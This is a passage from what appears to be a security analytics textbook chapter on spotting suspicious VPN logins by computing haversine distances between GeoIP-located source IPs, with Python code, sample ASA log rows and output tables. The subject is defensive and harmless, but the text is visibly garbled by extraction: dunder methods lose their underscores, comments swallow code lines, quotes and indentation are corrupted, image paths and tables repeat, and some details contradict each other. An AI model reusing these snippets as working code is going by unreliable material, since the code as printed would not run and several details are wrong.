6748129176	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6748110303	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6748036303	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747985571	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747893397	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747857694	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747840982	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747834011	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747832672	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747722297	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747705217	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747686497	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747685723	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747489411	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747477077	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747295147	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747220092	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747101375	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747076503	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6747063995	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6746896462	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6746594180	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6746442907	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6746412541	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6746222405	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6746191465	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 1	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6746166611	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
6746080566	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0

Figure 1. *Sample data set: VPN logs*

It makes sense, right? This is just plain logic and common sense, assuming we are only looking for the narrow fact patterns listed above. If you think about it, there could be other scenarios in which you could look for similar anomalous behavior. For example, listed below are sample questions that could lead us to finding anomalous user connections:

- How much time does a user's session usually take?
- What time does a given user usually log in?
- At what time does a given user's connection usually originate?
- At what time does a given source IP address usually originate?
- At what time do all connections usually originate from?
- At what time do connections from a certain city (based on the IP address) usually originate?
- What is the relationship between log-in time and access time of an internal system?
- What time does a given user usually log off?
- What time does a source IP address usually log off?
- What time does a user's country usually log off?
- What time does a user's city usually log off?
- What time does an internally accessed system have in common with the log-off time from the VPN?
- From what source IP address does a given user originate?
- From what country does a given user originate?
- From what city does a given user originate?
- What internal system does a given username usually access?
- What is the IP address with which a country is usually associated?
- What is the IP address with which a city is usually associated?
- What users connected to an internal system?
- With what country is a given city associated?
- Which internal systems are accessed from which country?
- Which internal systems are accessed from certain cities?

As you can see, we have raised multiple questions that could indicate a potentially suspicious connection. But for now, let us focus on one potentially critical factor: distance of connection. Obviously, even if a user was working remotely, it would be suspicious if a user logs in from multiple locations when it is physically impossible to be there. Of course, there could be exceptions. For example, a user could log in from one machine at a particular location, log off that machine, and then log in from different machine at a different location; however, this is suspicious, in itself.

So, first we need to ask ourselves what would be a good way to determine if the distance between locations is significant. For this, we can use haversine distances.

Haversine Distances

Haversine distance is a formula for finding the great-circle distance between a pair of latitude–longitude coordinates. Basically, it is a calculation of geographic distance (latitude and longitude), which incorporates the concept of measuring spherical distance (as the Earth is nonperfect sphere). This equation is important in navigation, but can be applied in other applications. For example, it can be used to determine accessibility of health-care facilities within a certain geographical area. The haversine distance technique can also be used in crime analysis applications, such as finding incidents taking place within a particular distance.

We will not go through the math involved in calculating a haversine distance, but we will cover how we can apply this to our problem. Simply put, the greater the haversine distance, the greater the distance between the sources of the remote logins. And, the greater the distance between the remote logins of one particular user in a given time span, the greater are the chances that this was a potentially anomalous user access.

Data Processing

So now, we have the data (the VPN logs) and we have our analysis technique (haversine distances). But how do we put these together? This is when our scripting or "glue" language comes into play. In order to process the data, we will have to create a script that will do the following things:

- Import the data: First, we will need to be able to import the VPN logs so that our program can process it. For example, if the data are in the form of a spreadsheet, then we will need to be able load the data from the spreadsheet into memory so that we can preprocess the data and then apply our analysis technique.
- Preprocess the data: "Preprocessing" is making the data better structured, so it can be used by our analysis technique. For example, our VPN logs would only have source IPs. In order to actually get the haversine distance, we will need to be able to get the latitude and longitude values. Aside from that, we will need to do some error checking and validation to make sure the data we are entering for analysis are valid. As they say, "garbage in, garbage out."

- Apply the analysis technique: Once we have all the necessary data, we will then use our analysis technique, which in this case is the haversine distance.
- Generating the results: Finally, once we get the haversine distance, we will need to determine a threshold for what is unusual for a certain amount of time. Obviously, we will look for a greater haversine distance in a shorter log-in frequency span as being more suspicious.

We have covered the basic steps we will be following in developing our Python program. In the next section, we start diving into the innards of our Python program. If you have some programming knowledge and can follow a program's flow (i.e., loops and conditions), you should be able to follow the case study even without any Python knowledge. If you do not have the programming knowledge, feel free to go through the primer resources provided in the previous section.

CASE STUDY

Importing What You Need

```
import argparse
import re
import csv
import math
from datetime
import datetime
```

Now let us go over the code. First off, you will see several import statements. In most programming languages, a programmer is not expected to do everything from scratch. For example, if someone has already built scripts to handle processing of date and time, typically one does not have to write them from scratch. Oftentimes, there are "modules" a programmer can "import," so they can reuse the scripts and incorporate them into other programs or scripts. This is basically what is happening with the programming code outlined above.

Python code gains access to the functionality provided by one module through the process of importing the module. The import statement, as seen, here is the most common way of invoking the import functionality.

Let us go through each of the modules that we are importing:

- The argparse module is used to create command-line interfaces for your script like:

```
python yourporgramname.py arguments
```

This module automatically defines what arguments it requires, generates help and usage messages, and issues errors when a user gives the program invalid arguments. We will use this module to accept arguments from our command line, such as the name of the VPN log file that we are going to process.

- The *re module* provides regular expression support to Python programs. A regular expression specifies a set of strings that matches it. Basically the functions in this module allow you to check if there are particular string matches that correspond to the given regular expression. If you have limited exposure to regular expressions, there is a good amount of reference material available from the Web. Since our VPN logs are mostly unstructured text, we will be using this module to parse the events in our VPN logs to produce a more structured data set.
- The *csv module* provides support and various functionalities for reading, writing, and manipulating CSV or "comma separated values." The CSV format is probably the most common import and export format for spreadsheets and databases. It should be noted though that there is no standard CSV format, so it can vary from application to application. There are CSV files where delimiters are not even commas – they can be spaces, tabs, semicolons (;), carets (^), or pipes (|). The overall format is similar enough for this module to read and write tabular data. We will be using this module in our scenario to process VPN logs formatted using CSV and we will produce the results in the same format, as well.
- The *math module* provides access to the mathematical functions defined by the C standard. We need the math module for the computations we will be doing in the script, particularly when we use the haversine distance formula.
- The *datetime module* supplies classes for manipulating dates and times, in both simple and complex ways. While date and time arithmetic is supported, the focus of this implementation is on efficient attribute extraction for output formatting and manipulation. For related functionalities, see the time and calendar modules.

```
# requires maxmind geoip database and library
# http://dev.maxmind.com/geoip/legacy/install/city/
import GeoIP
```

We will also be using a third-party module called GeoIP for our program. This is the MaxMind's GeoIP module, which will enable our program to identify the geographic information from an IP address. Most importantly, we are concerned with the latitude and longitude for our haversine distance computation, but it also allows us to identify the location, organization, and connection speed. MaxMind's GeoIP module is one of the more popular geolocation databases. More information can be seen in this link: *http://dev.maxmind.com/geoip/geoip2/geolite2/*.

For our scenario, we will be using the GeoLite 2 database, which is a free geolocation database also from MaxMind. It is comparable, but it is less accurate than the company's premier product, which is the GeoIP2 database.

To get started with MaxMind GeoIP, go through this link and install it into your system: *http://dev.maxmind.com/geoip/legacy/install/city/*.

The link above provides a brief outline of the steps needed to install GeoIP City on Linux or Unix systems. The installation on Windows is similar: You will just need to use WinZip or a similar ZIP program. The outline provides the following steps:

- Download database
- Install database
- Query database

Program Flow

```
def main():
""" Main program function """
args = parse_args()

# read report
header, rows = read_csv(args.report)

# normalize event data
events = normalize(header, rows)

# perform analytics events = analyze(events)

# write output write_csv(args.out, events)

if   name  == ' main ':
main()
```

The main function provides the flow of the actual program. The diagram below illustrates how the program will work (Figure 2).

The flow is fairly straightforward, since it is a very simple program. Here is an additional description of the overall program flow.

- The program will read and parse the command-line argument. This is how the program knows which VPN log it will need to process.
- Once the name of the file has been passed through the argument, the program will then read the file.
- While reading the file, the program will start normalizing the contents of the VPN logs. This means that the data are converted to the format that will be more conducive for processing.
- Once the data are normalized, the program will then run the analysis which in this case consists of GeoIP processing, which includes identifying the latitude and longitude, as well as the computation for the haversine distance.
- Finally, we will generate the report that will show the accounts that have the highest haversine distance.

In the subsequent sections, we will go through a more detailed review of each process and code snippets one-by-one.

Parse the Arguments

Let us go through the code that reads and parses the command-line argument. We parse the arguments using the "call" from the main.

```
  args = parse_args()
```

The function we are calling is called `parse _ args()`:

```
   def parse_args():
      # parse commandline options
      parser = argparse.ArgumentParser()
      parser.add_argument('report',
   type=argparse.FileType('rb'),
      help='csv report to parse')
```



Read Arguments → Read Logs → Normalize Data → Analyze Data → Generate Report

Figure 2. *The remote access Python analytics program flow*

```
      parser.add_argument('-o', '--out', default='out.csv',
      type=argparse.FileType('w'),
      help='csv report output file')
   return parser.parse_args()
```

Basically, this code snippet allows the program to be able to take a command-line argument. In our case, there are two arguments that we would like to be able to pass:

- The name of the VPN log file that we would like to process.
- The name of the output file where the results will be written.

The important part here, in the code, is the parser.add.argument method. You will notice that we have two statements corresponding to the two arguments we need to take.

Overall, this would allow us to issue a command in the following manner:

```
python analyze.py vpn.csv -o out.csv
```

You will also see that the "–o" is not required, because it will default to "out.csv," as you will see in the second "add.argument" statement in the program.

Read the VPN Logs

Let us go through the code that reads the file that is containing the VPN logs. This is done through the following statements in main:

```
# read report
   header, rows = read_csv(args.report)
The function that is called read_csv():
def read_csv(file):
   """ Reads a CSV file and returns the header and rows """
   with file:
      reader = csv.reader(file)
      header = reader.next()
      rows = list(reader)
   return header, rows
```

This snippet of code allows the program to read the CSV file. Here are the various processes the code implements:

- A CSV object called "reader" is created. This uses the CSV module that was imported previously. The CSV module provides methods to manipulate tabular data.
- The reader object iterates over the lines in the given CSV file. Each row read from the CSV file is returned as a list of strings.

- Since the first row of our data file contains a header (the title of the rows), the program iterates to the first line and gets the header information. This is stored in the “header” variable.
- The contents of the file or the logs itself are then loaded into the “rows” variable.

At the end of all this, we loaded the entire content of the VPN log file into memory and returned it to the program for further processing.

Normalize the Event Data from the VPN logs

After we have loaded all the data into memory, the next step is to normalize the event data. This is done by calling the following code from main:

```
# normalize event data
events = normalize(header, rows)
```

The function to normalize data is called `normalize()`:

```
def normalize(header, rows):
   “”” Normalizes the data “””
   events = []
   for row in rows:
      timestamp = row[header.index(‘ReceiveTime’)]
      raw_event = row[header.index(‘RawMessage’)]
      event = Event(raw_event)
      event.timestamp = datetime.strptime(timestamp, TIME_
   FMT)
      events.append(event)
      return sorted(events, key=lambda x: (x.user,
   x.timestamp))
```

The code snippet above normalizes the data from the VPN logs. We normalize the data because VPN logs, as most logs, are typically unstructured text similar to the one listed below.

```
<164>%ASA-4-722051: Group < VPN_GROUP_POLICY>
User < user1> IP <108.178.181.38> Address <10.10.10.10>
   assigned to session
```

Typically, if you would want to analyze data, you would want to process it so that it can be in a usable format. We use the `normalize()` method to do just that. In our case, we would like to structure our data so that we are able to separate the data into the following elements:

- the User ID,
- the external IP address,
- the internal IP address, and
- date and time.

Let us go through the code and see what it does:

- The program loads the “ReceiveTime” column and the “RawMessage.” We obtained these columns through the reader object via the CSV module.
- Then, the program processes the timestamp to a more usable format. There are certain formats that do not work well in manipulating data. In this case, the format in our VPN logs, such as “Apr 3, 2013 2:05:20 PM HST,” is a string conducive to data manipulation (e.g., sorting operations). We used the `datetime.strptime()` class method to convert the string to an actual date/time format, allowing us to perform date/ time manipulation on the data.
- The program passes the “rawmessage” to an Event object. First let us look at the Event class. The Event class looks like the below code:

```
class Event(object):
   “”” Basic event class for handling log events “””
   _rules = []
   _rules.append(Rule(‘ASA-4-722051’, ‘connect’, CONNECT))
   _rules.append(Rule(‘ASA-5-722037’, ‘disconnect’,
   DISCONNECT))

def  init (self, raw_event):
   for rule in self._rules:
      if rule.key in raw_event:
         self._match_rule(rule, raw_event)
            self.key = rule.title

def _match_rule(self, rule, raw_event):
   match = rule.regex.match(raw_event)
   for key, value in match.groupdict().iteritems():
      setattr(self, key, value)

def   str (self):
   return str(self. dict  )

def   repr (self):
   return repr(self. dict )
```

The Event class then utilizes the Rule class, which looks like the following:

```
class Rule(object):
   “”” Basic rule object class “””
   def   init (self, key, title, regex):
      self.key = key self.title = title
      self.regex = re.compile(regex)
```

- What do the Event and Rule classes do? Basically, these functions are used to parse the VPN logs into “structured” events. This is done via the “Rules” class that uses regular expressions to break down the string. For example, “connect” events in the VPN logs are parsed using this command:

```
CONNECT = (r’.*> User <(?P<user>.*)> IP<(?P<external>.*)> ‘
r’Address <(?P<internal>.*)> assigned to session’)
```

- If you look at the command above, using the regular expression inside the CONNECT variable, the program will be able to extract the user, the external IP, and internal IP information from the raw message of the VPN log.
- Finally, once we have parsed and normalized all the needed information, we sort the events based on users and timestamp. By doing this, we will be able to compare the following:
  - when and where the user is currently logged in, and
  - when and where the user previously logged in before the current login.

The reason for this will be more readily apparent as we go through the analysis of the data.

Run the Analytics

```
def analyze(events):
   “”” Main event analysis loops “””
   gi = GeoIPopen(GEOIP_DB, GeoIP.GEOIP_STANDARD)
   for i, event in enumerate(events):
      # calculate the geoip information if event.external:
         record = gi.record_by_addr(event.external)
            events[i].geoip_cc = record[‘country_code’]
            events[i].geoip_lat = record[‘latitude’]
            events[i].geoip_long = record[‘longitude’]
      # calculate the haversine distance if i > 0:
            if events[i].user == events[i-1].user:
               origin = (events[i-1].geoip_lat,
   events[i-1].geoip_long)
                  destination = (events[i].geoip_lat,
   events[i].geoip_long)
                  events[i].haversine = distance(origin,
   destination)
            else:
                  events[i].haversine = 0.0
            else:
                  events[i].haversine = 0.0
         return events
```

This is the “meat” of the script we are creating. This is where we compute the haversine distance we will be using to detect unusual VPN connections. First, we need to get the location. We do this by identifying the location of the connection and utilizing the MaxMind GeoIP API:

```
gi = GeoIP.open(GEOIP_DB, GeoIP.GEOIP_STANDARD)
for i, event in enumerate(events):
   # calculate the geoip information
   if event.external:
      record = gi.record_by_addr(event.external)
      events[i].geoip_cc = record[‘country_code’]
      events[i].geoip_lat = record[‘latitude’]
      events[i].geoip_long = record[‘longitude’]
```

Here you see that we create a GeoIP object. Then, we go through all the events and pass the external IP address (using event.external) to get the following GeoIP information:

- country code,
- latitude, and
- longitude.

The latitude and longitude are the essential elements we need to compute the haversine distance here:

```
# calculate the haversine distance
if i > 0:
   if events[i].user == events[i-1].user:
      origin = (events[i-1].geoip_lat, events[i-1].geoip_
   long)
      destination = (events[i].geoip_lat,
      events[i].geoip_long) events[i].haversine =
   distance(origin, destination)
   else:
      events[i].haversine = 0.0
   else:
   events[i].haversine = 0.0
```

We compare before and after connections for one user in this section. Here is the pseudocode on how the code operates:


- Is the previous event from the same user?
- If yes, then:
  - Where did the user’s current connection come from?
  - Where did the connection before this current one come from?

  - Compute for the haversine distance
- If no, then:
  - Zero out the haversine computation.

Pretty simple, is it not? So now, how is the haversine distance computed? The distance method in the code is used:

```
def distance(origin, destination):
   """ Haversine distance calculation
   https://gist.github.com/rochacbruno/2883505</u>
   """
   lat1, lon1 = origin
   lat2, lon2 = destination
   radius = 6371 # km
   dlat = math.radians(lat2-lat1)
   dlon = math.radians(lon2-lon1)
   a = math.sin(dlat/2) * math.sin(dlat/2) +
        math.cos(math.radians(lat1)) \
      * math.cos(math.radians(lat2)) * math.sin(dlon/2) *
   math. sin(dlon/2)
   c = 2 * math.atan2(math.sqrt(a), math.sqrt(1-a))
   d = radius * c return d
```

This is a little bit hard to explain without teaching you math, so we will not be covering these details in this book. The important thing for you to know about the code here is the technique we are using and we know how to use Google!



timestamp	user	external	reason	geoip_cc	geoip_lat	geoip_lon	haversine
4/3/13 9:12	user1	67.53.40.236		US	21.3209	-157.8389	0
4/3/13 9:15	user1	67.53.40.236	User Reques	US	21.3209	-157.8389	0
4/3/13 9:47	user1	67.53.40.236		US	21.3209	-157.8389	0
4/3/13 9:49	user1	67.53.40.236	User Reques	US	21.3209	-157.8389	0
4/1/13 16:43	user2	72.234.151.233		US	19.4601002	-155.0246	0
4/1/13 18:17	user2	72.234.151.233	User Reques	US	19.4601002	-155.0246	0
4/1/13 20:49	user2	72.234.151.233		US	19.4601002	-155.0246	0
4/1/13 22:46	user2	72.234.151.233	User Reques	US	19.4601002	-155.0246	0
4/2/13 23:22	user3	75.85.132.182		US	21.4701004	-157.9637	0
4/3/13 1:56	user3	75.85.132.182	DPD failure.	US	21.4701004	-157.9637	0
4/3/13 1:57	user3	75.85.132.182	DPD failure.	US	21.4701004	-157.9637	0
3/30/13 23:40	user4	50.113.7.155		US	21.3421993	-157.8374	0
3/31/13 0:42	user4	50.113.7.155	User Reques	US	21.3421993	-157.8374	0
4/1/13 10:40	user4	50.113.7.155		US	21.3421993	-157.8374	0
4/1/13 12:27	user4	50.113.7.155	User Reques	US	21.3421993	-157.8374	0
3/27/13 16:27	user5	12.226.166.178		US	33.2229996	-117.1069	0
3/27/13 16:45	user5	12.226.166.178	User Reques	US	33.2229996	-117.1069	0
3/28/13 18:43	user5	12.226.166.178		US	33.2229996	-117.1069	0
3/28/13 19:26	user5	12.226.166.178	User Reques	US	33.2229996	-117.1069	0
3/31/13 17:30	user5	12.226.166.178		US	33.2229996	-117.1069	0
3/31/13 17:40	user5	12.226.166.178	User Reques	US	33.2229996	-117.1069	0
3/27/13 16:03	user6	70.199.227.232		US	45.5233994	-122.6762	0
3/28/13 10:39	user6	70.199.227.232	Transport clc	US	45.5233994	-122.6762	0
3/28/13 14:08	user6	70.199.224.111		US	45.5233994	-122.6762	0
3/28/13 16:20	user6	70.199.224.111	Transport clc	US	45.5233994	-122.6762	0
4/3/13 9:09	user6	70.199.228.226		US	45.5233994	-122.6762	0
3/27/13 22:21	user7	76.88.137.124		US	21.3267002	-157.8167	0
3/28/13 1:08	user7	76.88.137.124		US	21.3267002	-157.8167	0
3/28/13 2:23	user7	76.88.137.124	Transport clc	US	21.3267002	-157.8167	0
3/28/13 22:16	user8	76.93.194.140		US	21.3775005	-158.0862	0
3/28/13 22:46	user8	76.93.194.140	User Reques	US	21.3775005	-158.0862	0
3/29/13 19:07	user8	24.43.224.194		US	24.8598003	-168.0218	1086.93909
3/29/13 20:02	user8	24.43.224.194	DPD failure.	US	24.8598003	-168.0218	0
3/29/13 20:04	user8	24.43.224.194	DPD failure.	US	24.8598003	-168.0218	0
3/31/13 19:23	user8	76.93.194.140		US	21.3775005	-158.0862	1086.93909
3/31/13 22:21	user8	76.93.194.140	Transport clc	US	21.3775005	-158.0862	0
3/28/13 10:38	user9	98.150.159.172		US	21.2982998	-157.7919	0
3/28/13 12:26	user9	98.150.159.172	User Reques	US	21.2982998	-157.7919	0
3/29/13 8:56	user9	98.150.159.172		US	21.2982998	-157.7919	0
3/29/13 13:41	user9	98.150.159.172	User Reques	US	21.2982998	-157.7919	0
3/29/13 15:04	user9	98.150.159.172		US	21.2982998	-157.7919	0

Figure 3. *Sample output of the remote access script*

In this case, a simple search for “Havesine Python” would lead you to a ton of resources. We are crediting Waybe Dyck for a piece of code made available in Github for the haversine calculation. And, that is the code we will be using! It is now time to run it and analyze the results.

ANALYZING THE RESULTS

To run the code, all you really need to do is to type in the following command:


```
python analyze.py vpn.csv -o out.csv
```

When the program is run, it will do the following:

- Load the VPN log information from vpn.csv
- The program will run the analytics we discussed in the previous section
- The program will then write the results in a file called out.csv file


Let us open up the vpn.csv file in a spreadsheet and look at the results. The results should look like something similar to the following (Figure 3):

The important information here is the last column, containing the haversine distance. This should be the focus of your review. We want to look for the larger haversine distance because it means the locations between the logins are greater. Therefore, the greater the haversine distance, the more suspicious it is.




3/28/13 2:23	user7	76.88.137.124	Transport clc	US	21.3267002	-157.8167	0
3/28/13 22:16	user8	76.93.194.140		US	21.3775005	-158.0862	0
